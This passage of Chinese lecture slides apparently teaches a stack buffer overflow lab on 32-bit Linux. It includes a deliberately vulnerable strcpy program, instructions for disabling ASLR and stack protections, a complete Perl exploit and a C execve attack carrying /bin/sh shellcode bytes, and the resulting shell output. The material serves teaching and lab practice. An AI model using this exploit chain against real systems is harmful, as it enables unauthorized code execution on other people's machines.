
  RETURN=buffer的起始地址+**offset+4**+n，

  其中， 0<n<N

# 图8-3(a) 攻击串的构造


offset
N个NOP
NOP……NOP
跳转地址
RETURN
NOPNOP……Shellcode
attackStr对应的内存
attackStr
的低地址
attackStr
的高地址


# 图8-3(b)
# 即将执行strcpy之前buffer及栈的内容




# 图8-4
# 执行strcpy语句之后buffer及栈的内容

- 目前的Linux发行版本默认采用了地址随机化技术，**buffer的起始地址会动态变化**，从而无法准确计算RETURN。传统的方法是通过调试技术获得 buffer的起始地址(esp的值)大概取值范围，然后加上偏移和在Shellcode前面加上大量的 **nop指令(0x90)**，这样的N足够大，以至于RETURN必然指向其中的某个NOP，从而确保最终会执行到shellcode。
- 如果关闭了Linux系统的地址随机化机制（设置内核变量kernel.randomize_va_space 的值为0。在终端输入命令：**sudo sysctl -w kernel.randomize_va_space=0**），对于本地溢出，有一种方法可以更精确定位shellcode的地址。该方法把Shellcode放在环境变量中。

# 图 8-5 把shellcode放在环境变量中



# 演示：环境变量在堆栈中的位置

- (gdb) gdb buf
- (gdb) b *(main+0)
- (gdb) r
- (gdb) x/20x 0xbfffffc
  0xbfffffc:0x00000000 Cannot access memory at 0xc0000000
- (gdb) x/20s 0xbfffffc-0x400
  0xbffffbfc: "_PATH=/org/freedesktop/DisplayManager/Seat0"
  0xbffffc28: "SSH_AUTH_SOCK=/tmp/keyring-ZIrjwi/ssh"
- 由此可见，Linux系统的环境变量占的空间是很大的，一般在1KB(0x400)以上，足于容纳shellcode。如果把shellcode放在环境变量所占的堆栈，可以准确计算出跳转地址。

- 用0xbffffffc减去程序路径的长度和后面的结束符0，再减去shellcode的长度和后面的结束符0就可以精确得到shellcode开始的地址。计算公式如下：

RETURN = 0xbffffffc - (length($path)+1) -
(length($shellcode)+1);

- 该方法的关键在于把shellcode放到环境变量中。
- 在现代的Linux操作系统中，gcc默认打开了栈不可执行开关，需要在编译C程序时用以下选项允许栈可执行：

**-z execstack**

- 如果我们能把shellcode放在环境变量中的某个地址开始的栈中，则可将该地址作为跳转地址，并通过命令行参数的形式输入到被攻击的程序中，从而溢出后跳转到shellcode。通过perl语言的内置变量%ENV可以修改环境变量的值。实现该功能的例程见exploit.pl。

# 例程：vulnerable.c

```
char Lbuffer[] = "0123456789012345678=========ABCD";
void foo()
{
   char vulnbuff[16];     strcpy (vulnbuff, Lbuffer);
   printf ("\n%s\n", vulnbuff);      getchar(); /* for debug */
}
int main (int argc, char *argv[])
{    strcpy (Lbuffer, argv[1]);      foo();
}
```

- gcc -fno-stack-protector -z execstack -o vul ../src/vulnerable.c
- 该程序从命令行输入一些信息，用gdb对其可执行代码调试可知：当输入的信息超出了28个字节时会产生溢出错误（**演示**）。

```
#!/usr/bin/perl
# exploit.pl
#以"$"定义变量，"."(dot)点号连接上下两行字符串
$shellcode ="\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69".
"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
#修改以下代码行，设置正确的程序路径
$path="/home/ns/overflow/bin/vul";
#计算跳转地址的值
$ret = 0xbffffffc - (length($path)+1) - (length($shellcode)+1);
$new_retword = pack('l', $ret);
printf("[+] Using ret shellcode 0x%x\n",$ret);
$nops="\x90\x90\x90\x90\x90\x90\x90\x90";  # 8 NOPs
$nops=$nops.$nops.$nops;    # 24 NOPs
$nops=$nops."\x90\x90\x90\x90"; # 28 NOPs
$argv=$nops.$new_retword;   # 28 NOPs+RETURN
%ENV=(); $ENV{SHELLCODE}=$shellcode;
exec "$path",$argv;
```

- 在Linux系统的terminal中输入perl exploit.pl，则可以得到一个本地shell：
- ns@ubuntu:~/overflow/bin$ **perl ../src/exploit.pl**

  [+] Using ret shellcode **0xbfffffcb**

  ****

  **$**


- 如果要观察vulnerable的运行情况，则输入perl exploit.pl后先不按Enter键，在另一个(具有root权限的) terminal输入：
  - **ps –A | grep vul**
  - **sudo gdb vul 3345** (注：假定3345为进程ID号)
  - **x/i 0xbfffffcb** (注：查看shellcode)

# 用execve实现本地攻击

- execve可以控制环境变量，因此可以实现本地攻击。lattack.c实现了本地攻击。

```
void attack(){
    char * name[3];
    name[0] = "/home/ns/overflow/bin/vul";  //0xbfffffc9
    name[1] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xc9\xff\xff\xbf";
    name[2] = NULL;
    char * envp[2];
    envp[0] =
"SHELLCODE=\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
    envp[1] = NULL;
    execve( name[0], name, envp );
}
```

- bin$ gcc -o lattack ../src/lattack.c
- bin$ ./lattack



- $ id

  uid=1001(ns) gid=1002(ns)
  groups=1002(ns),4(adm),27(sudo),109(lpadmin),112(nopa
  sswdlogin),124(sambashare),1001(vboxsf)

- $ exit
- ns@ubuntu:~/overflow/bin$

# 作业：做实验并写实验报告

32位Linux系统的C函数如下：

```
void foo01()
{    char buff[16];
   char Lbuffer[] = "012345678901234567890123456789========ABCD";
   strcpy (buff, Lbuffer);
}
char Lbuffer[] = "012345678901234567890123456789========ABCD";
void foo02()
{ char buff[16];
   strcpy (buff, Lbuffer);
}
```

- 用foo01()和foo02()替换buffer_overflow.c中的foo()，通过gdb调试，分析foo01()和foo02()是否存在缓冲区溢出漏洞。